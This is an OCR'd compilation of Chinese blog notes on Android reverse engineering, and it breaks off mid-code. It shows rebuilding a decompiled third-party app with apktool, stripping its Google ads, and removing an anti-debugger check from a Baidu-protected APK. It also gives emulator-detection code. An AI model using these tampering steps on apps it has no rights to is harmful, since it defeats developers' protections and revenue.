
```
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:32: error: Public symbol drawable/aaa_sams_fix
declared here is not defined.
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:61: error: Public entry identifier 0x7f020040
entry index is larger than available symbols (index 64, total symbols 64).
C:\Users\Administrator\Desktop\anime radio\res\values\public.xml:61: error: Public symbol
drawable/widget_underline declared here is not defined.
```

从上面三行代码中我们可以判断出出错的三个关键字：

\res\values\public.xml 文件中的：aaa_sams_fix、 0x7f020040、widget_underline

我们进入该文件搜索相关的信息


public.xml - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
查找
查找内容(N): aaa_sams_fix
查找下一个(F)
方向
取消
区分大小写(C)
向上(U)
向下(D)
<public type="drawable" name="image_frame" id="0x7f020025" />
<public type="drawable" name="tab_sel_bg" id="0x7f020034" />
<public type="drawable" name="top_bg" id="0x7f020035" />
<public type="drawable" name="btn_menu" id="0x7f020004" />
<public type="drawable" name="btn_pause" id="0x7f020005" />
<public type="drawable" name="btn_play" id="0x7f020008" />
<public type="drawable" name="mediacontroller_seekbar_thumb" id="0x7f020031" />
<public type="drawable" name="tab_button" id="0x7f020033" />
<public type="drawable" name="ic_launcher" id="0x7f02001b" />
<public type="drawable" name="ic_stat_play" id="0x7f020021" />
<public type="drawable" name="ic_stat_next" id="0x7f020020" />
<public type="drawable" name="ic_stat_prev" id="0x7f020022" />
<public type="drawable" name="ic_stat_stop" id="0x7f020023" />
<public type="drawable" name="aaa_sams_fix" id="0x7f020000" />



我们可以发现三条信息集中指向的两个位置

```
<public type="drawable" name="widget_underline" id="0x7f020040" />
<public type="drawable" name="aaa_sams_fix" id="0x7f020000" />
```

那么我们将这两条信息删除即可。重新回编译：

```
->重建文件：anime radio.R.apk，请稍后...
java.exe -jar "F:\ApkToolkit\Bin\apktool.jar" b -f "C:\Users\Administrator\Desktop\anime radio"
"C:\Users\Administrator\Desktop\anime radio.R.apk"
I: Smaling...
I: Building resources...
aapt: warning: string 'menu' has no default translation in C:\Users\Administrator\Desktop\anime radio\res; found:
zh_CN zh_HK zh_TW
I: Copying libs...
I: Building apk file...
->重建.apk 成功!
```

----------↑

我们成功处理好了回编译问题后，接着开始处理去广告的事情。

在反编译包中的：Androidmianfest.xml 中我发现了这样一个 activity

```
            <activity android:name="com.google.ads.AdActivity"
android:configChanges="keyboard|keyboardHidden|orientation|screenLayout|uiMode|screenSize|smallestScreenSize" />
```

根据他的 Android:name 发现，这个好像就是谷歌的广告。

在去广告时：一般情况下，将 Androidmianfest 中的广告 activity 声明类去掉就行了。也有部分 app 的广告需要修改到 Dalvik 代码。

这款软件直接删去他的 activity 启动类就不会有广告出现了，当然也不耗流量。

本篇文章重点介绍的是处理回编译失败问题，广告去除会在以后的文章中专门写一篇。

我的老师，教师节快乐。

2014.09.10 Sarkozy

移动 MM failed to find resource file{mmiap.xml}

在进行移动 MM 集成的时候总是会遇到一个 bug：failed to find resource file(mmiap.xml}
原因是：为 Unity 打包的时候和原生 Android 工程不一样，打包好了之后，找不到 mmiap.xml
解决方法如下：
1.使用 Unity 打包好后。
2.使用 apkTool 解包
3.使用 apkTool 再打包

注：上述解包和打包的目的是为了去除签名。

4.使用 aapt 工具将
VERSON,mmiap.xml,CopyrightDeclaration.xml 打包进 apk

5.使用 jarsigner 工具将 apk 使用原来的 keystore 进行签名，否则像微信这种依赖 keystore 的分享功能就不能使用

具体步骤如下：


1.apktool d xxx.apk folder
2.apktool b folder yyy.apk
3.aapt a yyy.apk file
4.jarsigner -verbose -keystore xxx.keystore -signedjar yyy_signed.apk yyy.apk release

http://blog.csdn.net/alking_sun/article/details/36175861

Android 使用 NDK 调用 C 语言写的 SO 进行加密

由于公司的一个 android 项目发布之后，被人通过反编译并破解了 Web Service 接口地址以及参数的定义，因此需要想办法对传输的数据进行加密，考虑到 Java 代码存在被反编译的问题，最终采用了 Android NDK 来实现，通过 NDK 调用 C 语言写的加密算法生成 MD5 验证码的，同时考虑到用 C 写的 SO 被人盗用(直接将 SO 文件引用入工程)采用通过 C 语言调用 Java 代码进行调用者身份确认。

业务流程：



http://www.chendw.cn/original/701.html

防动态调试

检测调试器方法

1、如果设置 AndroidManifest.xml 中的 android:debuggable="true",则 ApplicationInfo().flags 被设置为 true。
使用 android.content.getApplicationInfo (), 你可以获取来之于 AndroidManifest.xml 文件中的信息。

```
if(getApplicationInfo().flags &  ApplicationInfo().FLAG_DEBUGGABLE   != 0 )
{
        程序被调试;
}
```

2、Android.os.Debug.isDebuggerConnected()

百度加固后检测反 jdb 调试 apk 的小记录

百度加固后的 apk 检测反 jdb 调试 apk 的简单分析，就一个很简单的记录而已，方便以后查阅。

按照正常 IDA 调试，在开始用 jdb 来连接，出错了

毕竟是加壳的东西，所以反编译看一下，竟然找到了一点内容，如下:

```
static {
        if(!Debug.isDebuggerConnected()) {
                String v0 = Build.CPU_ABI;
                if(v0 != null && (v0.startsWith("x86"))) {
                        StubApplication.loadX86Library();
                        return;
                }
```

```
                System.loadLibrary("baiduprotect");
            }
        }
```

Debug 是 android.os.Debug 里面的，一般用 eclipse 来调试 smali，有 waitingforDebugger 方法，就是用的这个 Debug 类。

所以看到上面的代码，我们直接去掉这个判断即可。

然后继续正常的调试过程。

blog.csdn.net/guiguzi1110/article/details/41551811

3、

检测 android 模拟器的方法

首先知道 android os 各个发布版本的 code name：

Code name	Version	API level
(no code name)	1.0	API level 1
(no code name)	1.1	API level 2
Cupcake	1.5	API level 3, NDK 1
Donut	1.6	API level 4, NDK 2

Code name	Version	API level
Eclair	2.0	API level 5
Eclair	2.0.1	API level 6
Eclair	2.1	API level 7, NDK 3
Froyo	2.2.x	API level 8, NDK 4
Gingerbread	2.3 - 2.3.2	API level 9, NDK 5
Gingerbread	2.3.3 - 2.3.7	API level 10
Honeycomb	3.0	API level 11
Honeycomb	3.1	API level 12, NDK 6
Honeycomb	3.2.x	API level 13
Ice Cream Sandwich	4.0.1 - 4.0.2	API level 14, NDK 7
Ice Cream Sandwich	4.0.3 - 4.0.4	API level 15, NDK 8
Jelly Bean	4.1.x	API level 16
Jelly Bean	4.2.x	API level 17

模拟器中获取的操作系统 code name 为（Landroid/os/Build;->BRAND 的值） "generic"

因此如果发现 code name 为"generic"则，为模拟器上运行！程序直接退出。

因此如果发现 Landroid/os/Build;->MODEL 为"sdk"则，为模拟器上运行！程序直接退出。

样例代码：

```
const-string v0, "phone"

invoke-virtual {p0, v0}, Lcom/xxx/LoadingActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

move-result-object v0

check-cast v0, Landroid/telephony/TelephonyManager;

invoke-virtual {v0}, Landroid/telephony/TelephonyManager;->getSubscriberId()Ljava/lang/String;

sget-object v0, Landroid/os/Build;->BRAND:Ljava/lang/String;

invoke-virtual {v0}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

move-result-object v0

const-string v1, "generic"

#v1=(Reference);
invoke-virtual {v0, v1}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

move-result v0

#liyanzhong 修改值直接跳过
```

```
    const/16  v0, -1

    #v0=(Integer);
    if-eq v0, v2, :cond_0

    sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;

    #v0=(Reference);
    invoke-virtual {v0}, Ljava/lang/String;->toLowerCase()Ljava/lang/String;

    move-result-object v0

    const-string v1, "sdk"

    invoke-virtual {v0, v1}, Ljava/lang/String;->indexOf(Ljava/lang/String;)I

    move-result v0

    #v0=(Integer);
    if-eq v0, v2, :cond_0

    invoke-virtual {p0}, Lcom/xxx/LoadingActivity;->finish()V

    :cond_0
    iget-object v0, p0, Lcom/xxx/LoadingActivity;->b:Landroid/content/SharedPreferences;

    #v0=(Reference);
    invoke-interface {v0}, Landroid/content/SharedPreferences;->edit()Landroid/content/SharedPreferences$Editor;
```

...

...

...

【注】：以下信息可以被用来判断是否在模拟器上运行
模拟器输出的信息

```
C:\Users\dell>adb shell getprop

[ro.kernel.qemu]: [1]
[ro.hardware]: [goldfish]
[ro.build.tags]: [test-keys]
[ro.product.model]: [sdk]
[ro.product.brand]: [generic]
[ro.product.name]: [sdk]
[ro.product.device]: [generic]
[ro.product.board]: []
[ro.product.manufacturer]: [unknown]
[ro.board.platform]: []
[ro.build.product]: [generic]
[ro.build.fingerprint]: [generic/sdk/generic:2.3.1/GSI11/93351:eng/test-keys]
```

三星真机输出的信息

```
[ro.kernel.qemu]: [0]
[ro.hardware]: [SCH-I535]
[ro.build.tags]: [release-keys]
[ro.product.model]: [SCH-I535]
[ro.product.brand]: [Verizon]
[ro.product.name]: [d2vzw]
[ro.product.device]: [d2vzw]
[ro.product.board]: [MSM8960]
[ro.product.manufacturer]: [samsung]
[ro.board.platform]: [msm8960]
[ro.build.product]: [d2vzw]
[ro.build.fingerprint]: [Verizon/d2vzw/d2vzw:4.0.4/IMM76D/I535VRALG1:user/release-keys]
```

附录：
http://source.android.com/source/build-numbers.html

Android Anti-emulator


本文基本上检测是通过模拟器文件检测

###0x1. 检测 props

1. ro.product.model 该值在模拟器中为 sdk，通常在正常手机中为手机的型号
2. ro.build.tags 该值在模拟器中为 test-keys，通常在正常手机中为 release-keys
3. ro.kernel.qemu 该值在模拟器中为 1，通常在正常手机中没有该属性。

使用 adb 系列的命令即可查到。

adb shell getprop ro.kernel.qemu



如果当模拟器和真机都在电脑上，需要 adb 指定哪一个设备的情况下，即

adb 查看多个设备。

先 adb advices 查看设备

adb -s 20177091 shell getprop 用-s 指定哪个模拟器

代码：检测 ro.product.model 值是否为 sdk


```
boolean isRunningInEmualtor() {
```

```
boolean modelproduct = false;
Process process = null;
DataOutputStream os = null;
String sdkString = "sdk";
String modelString ;
try{
    process = Runtime.getRuntime().exec("getprop ro.product.model");



    os = new DataOutputStream(process.getOutputStream());
    BufferedReader in = new BufferedReader(new InputStreamReader(process.getInputStream(),"GBK"));
    os.writeBytes("exit\n");
    os.flush();
    process.waitFor();

    modelString = in.readLine();
    // 判断 ro.product.model 值是否是"sdk"
    if (sdkString.equals(modelString)) {
        modelproduct = true;
        Log.v("jc", modelString);
    }


} catch (Exception e){
    modelproduct = false; //可能在手机中运行
    Log.d("jc", "run failed  " + e.getMessage());
} finally {
```

```
            try{
                if (os != null) {
                    os.close();
                }
                process.destroy();
            } catch (Exception e) {

            }
            Log.d("jc", "run finally");
        }
        return modelproduct;
    }
```

其他两个代码类似。

用 adb logcat -s jc:v 查看 logcat



###0x2. 检测 Qemu File

相对于真实设备，Android 模拟器中存在一些特殊的文件或目录 ， 如

/system/bin/qemu-props，
/system/lib/libc_malloc_debug_qemu.so

/sys/qemu_trace

可以用 adb shell 进入模拟器系统，cd 进行目录和文件查看。这三个都已经验证模拟器上是存在的，而在真机上是不存在的。

关键代码如下：

```
    private static String[] known_files = {
    "/system/lib/libc_malloc_debug_qemu.so",
    "/sys/qemu_trace",
    "/system/bin/qemu-props"
    };
    public static boolean hasQEmuFiles() {
        for (String pipe : known_files) {
            File qemu_file = new File(pipe);
            if (qemu_file.exists())
                return true;
        }
        return false;
```

```
    }
```

还有很多方法，具体就参看 github 上 strazzere 写的吧。

测试效果：

可以看到

```
1426    com.example.androidtest    AntiEmulator              Checking for QEmu env...
1426    com.example.androidtest    AntiEmulator              hasKnownDeviceId : true
1426    com.example.androidtest    AntiEmulator              hasKnownImei : true
1426    com.example.androidtest    AntiEmulator              hasKnownPhoneNumber : false
1426    com.example.androidtest    AntiEmulator              isOperatorNameAndroid : true
1426    com.example.androidtest    AntiEmulator              hasKnownImsi : true
1426    com.example.androidtest    AntiEmulator              hasEmulatorBuild:true
1426    com.example.androidtest    AntiEmulator              hasPipes : true
1426    com.example.androidtest    AntiEmulator              hasQEmuDriver : false
1426    com.example.androidtest    AntiEmulator              hasQEmuFiles : true
1426    com.example.androidtest    AntiEmulator              QEmu environment detected.
```

PhoneNumer 和 hasQEmuDriver 是没有检测到的。

附上一点代码：
MainActivity.java

```
public boolean isQEmuEnvDetected() {
        log("Checking for QEmu env...");
        log("hasKnownDeviceId : " + FindEmulator.hasKnownDeviceId(getApplicationContext()));
        log("hasKnownImei : " + FindEmulator.hasKnownImsi(getApplicationContext()));
        log("hasKnownPhoneNumber : " + FindEmulator.hasKnownPhoneNumber(getApplicationContext()));
        log("isOperatorNameAndroid : " + FindEmulator.isOperatorNameAndroid(getApplicationContext()));
        log("hasKnownImsi : " + FindEmulator.hasKnownImsi(getApplicationContext()));
        log("hasEmulatorBuild:" + FindEmulator.hasEmulatorBuild(getApplicationContext()));
        log("hasPipes : " + FindEmulator.hasPipes());
        log("hasQEmuDriver : " + FindEmulator.hasQEmuDriver());
        log("hasQEmuFiles : " + FindEmulator.hasQEmuFiles());
            if(FindEmulator.hasKnownDeviceId(getApplicationContext()) ||
                FindEmulator.hasKnownImsi(getApplicationContext()) ||
                FindEmulator.hasKnownImsi(getApplicationContext()) ||
                FindEmulator.hasEmulatorBuild(getApplicationContext()) ||
                FindEmulator.hasKnownPhoneNumber(getApplicationContext()) ||
                FindEmulator.hasPipes() ||
            FindEmulator.hasQEmuDriver() ||
            FindEmulator.hasQEmuFiles()){
                log("QEmu environment detected.");
                return true;
            }else{
                log("QEmu environment not detected.");
                return false;
            }
    }
```

FindEmulator.java

```
package com.example.androidtest;


import java.io.File;
import java.io.FileInputStream;
import java.io.InputStream;

import android.content.Context;
import android.telephony.TelephonyManager;




/**
 * Class used to determine functionality
 * specific to the Android QEmu.
 *
 * @author tstrazzere
 */
public class FindEmulator {

    // Need to check the format of these
    // Android emulator support up to 16 concurrent emulator
    // The console of the first emulator instance running on a given
    // machine uses console port 5554
```

```
// Subsequent instances use port numbers increasing by two
private static String[] known_numbers = {
    "15555215554", // Default emulator phone numbers
    "15555215556",
    "15555215558",
    "15555215560",
    "15555215562",
    "15555215564",
    "15555215566",
    "15555215568",
    "15555215570",
    "15555215572",
    "15555215574",
    "15555215576",
    "15555215578",
    "15555215580",
    "15555215582",
    "15555215584",
};

private static String[] known_imeis = {
    "012345678912345" // Default emulator imei
};

private static String[] known_device_ids = {
    "000000000000000" // Default emulator id
};
```

```
private static String[] known_imsi_ids = {
            "310260000000000" // Default imsi id
    };

// 查看确实有此文件
private static String[] known_pipes = {
    "/dev/socket/qemud",
    "/dev/qemu_pipe"
};
// 查看确实有此文件
private static String[] known_files = {
    "/system/lib/libc_malloc_debug_qemu.so",
    "/sys/qemu_trace",
    "/system/bin/qemu-props"
};

private static String[] known_qemu_drivers = {
    "goldfish"
};

/**
 * Known props, in the format of [property name, value to seek]
 * if value to seek is null, then it is assumed that the existence
 * of this property (anything not null) indicates the QEmu environment.
 */
private static Property[] known_props = {
    new Property( "init.svc.qemud", null ),
    new Property( "init.svc.qemu-props", null ),
```

```
    new Property( "qemu.hw.mainkeys", null ),
    new Property( "qemu.sf.fake_camera", null ),
    new Property( "qemu.sf.lcd_density", null ),
    new Property( "ro.bootloader", "unknown" ),
    new Property( "ro.bootmode", "unknown" ),
    new Property( "ro.hardware", "goldfish" ),
    new Property( "ro.kernel.android.qemud", null ),
    new Property( "ro.kernel.qemu.gles", null ),
    new Property( "ro.kernel.qemu", "1" ),
    new Property( "ro.product.device", "generic" ),
    new Property( "ro.product.model", "sdk" ),
    new Property( "ro.product.name", "sdk" ),
     // Need to double check that an "empty" string ("") returns null
    new Property( "ro.serialno", null)
};

/**
 * The "known" props have the potential for false-positiving due to
 * interesting (see: poorly) made Chinese devices/odd ROMs. Keeping
 * this threshold low will result in better QEmu detection with possible
 * side affects.
 */
private static int MIN_PROPERTIES_THRESHOLD = 0x5;

/**
 * Check the existence of known pipes used
 * by the Android QEmu environment.
 *
```

```
     * @return {@code true} if any pipes where found to
     *      exist or {@code false} if not.
     */
    public static boolean hasPipes() {
        for(String pipe : known_pipes) {
            File qemu_socket = new File(pipe);
            if (qemu_socket.exists())
                return true;
        }

        return false;
    }

    /**
     * Will query specific system properties to try and
     * fingerprint a QEmu environment. A minimum threshold
     * must be met in order to prevent false positives.
     *
     * @param context A {link Context} object for the Android
     *          application.
     * @return {@code true} if enough properties where found to
     *      exist or {@code false} if not.
     */
    public boolean hasQEmuProps(Context context) {
        int found_props = 0;

        for(Property property : known_props) {
            String property_value = Utilities.getProp(context, property.name);
```

```
        // See if we expected just a non-null
        if(property.seek_value == null && property_value != null)
            found_props++;
        // See if we expected a value to seek
        if(property.seek_value != null && property_value.indexOf(property.seek_value) != -1)
            found_props++;

    }

    if(found_props >= MIN_PROPERTIES_THRESHOLD)
        return true;

    return false;
}

/**
 * Check the existence of known files used
 * by the Android QEmu environment.
 *
 * @return {@code true} if any files where found to
 *      exist or {@code false} if not.
 */
public static boolean hasQEmuFiles() {
    for(String pipe : known_files) {
        File qemu_file = new File(pipe);
        if (qemu_file.exists())
            return true;
    }
```

```
    return false;
}

/**
 * Reads in the driver file, then checks a list for
 * known QEmu drivers.
 *
 * @return {@code true} if any known drivers where
 *      found to exist or {@code false} if not.
 */
public static boolean hasQEmuDriver() {
    File drivers_file = new File("/proc/tty/drivers");
    if(drivers_file.exists() && drivers_file.canRead()) {
        byte[] data =  new byte[(int) drivers_file.length()];
        try {
            InputStream is = new FileInputStream(drivers_file);
            is.read(data);
            is.close();
        } catch (Exception exception) {
            exception.printStackTrace();
        }

        String driver_data = new String(data);
        for(String known_qemu_driver : FindEmulator.known_qemu_drivers) {
            if(driver_data.indexOf(known_qemu_driver) != -1)
                return true;
        }
```

```
        }

        return false;
    }

    public static boolean hasKnownPhoneNumber(Context context) {
        TelephonyManager telephonyManager = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);

        String phoneNumber = telephonyManager.getLine1Number();

        for(String number : known_numbers) {
            if(number.equalsIgnoreCase(phoneNumber)) {
                return true;
            }

        }
        return false;
    }

    public static boolean hasKnownDeviceId(Context context) {
        TelephonyManager telephonyManager = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);

        String deviceId = telephonyManager.getDeviceId();

        for(String known_deviceId : known_device_ids) {
            if(known_deviceId.equalsIgnoreCase(deviceId)) {
```

```
                return true;
            }

        }
        return false;
    }

    public static boolean hasKnownImsi(Context context) {
        TelephonyManager telephonyManager = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
        String imsi = telephonyManager.getSubscriberId();

        for(String known_imsi : known_imsi_ids) {
            if(known_imsi.equalsIgnoreCase(imsi)) {
                return true;
            }
        }
        return false;
    }

    public static boolean hasEmulatorBuild(Context context) {
        String BOARD = android.os.Build.BOARD; //The name of the underlying board, like "unknown".
        String BOOTLOADER = android.os.Build.BOOTLOADER; //  The system bootloader version number.
        String BRAND = android.os.Build.BRAND; //The brand (e.g., carrier) the software is customized for, if any.
"generic"
        String DEVICE = android.os.Build.DEVICE; //  The name of the industrial design. "generic"
        String HARDWARE = android.os.Build.HARDWARE; //The name of the hardware (from the kernel command line or
/proc). "goldfish"
```

```
        String MODEL = android.os.Build.MODEL; //The end-user-visible name for the end product. "sdk"
        String PRODUCT = android.os.Build.PRODUCT; //The name of the overall product.
        if (BOARD == "unknown" || BOOTLOADER == "unknown" || BRAND == "generic" || DEVICE == "generic" || MODEL ==
"sdk" || PRODUCT == "sdk" || HARDWARE == "goldfish") {
            return true;
        }
        return false;
    }

    public static boolean isOperatorNameAndroid(Context paramContext) {
        String szOperatorName =
((TelephonyManager)paramContext.getSystemService("phone")).getNetworkOperatorName();
        boolean isAndroid = szOperatorName.toLowerCase().equals("android");
        return isAndroid;
    }
    /*
    Can remove this as it's covered under hasKnownDeviceId
    public static boolean hasKnownImei(Context context) {
        return false;
    }
    */
}
```

参考链接：
http://www.kanxue.com/bbs/showthread.php?t=183116
https://github.com/strazzere/anti-emulator

http://www.joychou.org/index.php/Android/Android-Anti-emulator.html

Android 反调试之 AntiEmulator 检测安卓模拟器

八种方法检测是否存在模拟器

检查特定的几个关键点

0×1

检测“/dev/socket/qemud”，“/dev/qemu_pipe”这两个通道

代码 demo：

Java

```
1  private static String[] known_pipes =
2      {
3      "/dev/socket/qemud",
4      "/dev/qemu_pipe"
5      };
6  public boolean checkPipes()
7  {
8      for (int i = 0; i < known_pipes.length; i++) {
9          String pipes = known_pipes[i];
```

```
10        File qemu_socket = new File(pipes);
11        if (qemu_socket.exists()) {
12            Log.v("Result:", "Find pipes!");
13            return true;
14        }
15    }
16    Log.v("Result:", "Not Find pipes!");
17    return false;
18 }
```

0×2

// 检测驱动文件内容

// 读取文件内容，然后检查已知 QEmu 的驱动程序的列表

代码 demo：

Java

```
1  private static String[] known_qemu_drivers = { "goldfish" };
2  public static Boolean CheckQEmuDriverFile() {
3      File driver_file = new File("/proc/tty/drivers");
4      if (driver_file.exists() && driver_file.canRead()) {
5          byte[] data = new byte[(int) driver_file.length()];
6          try {
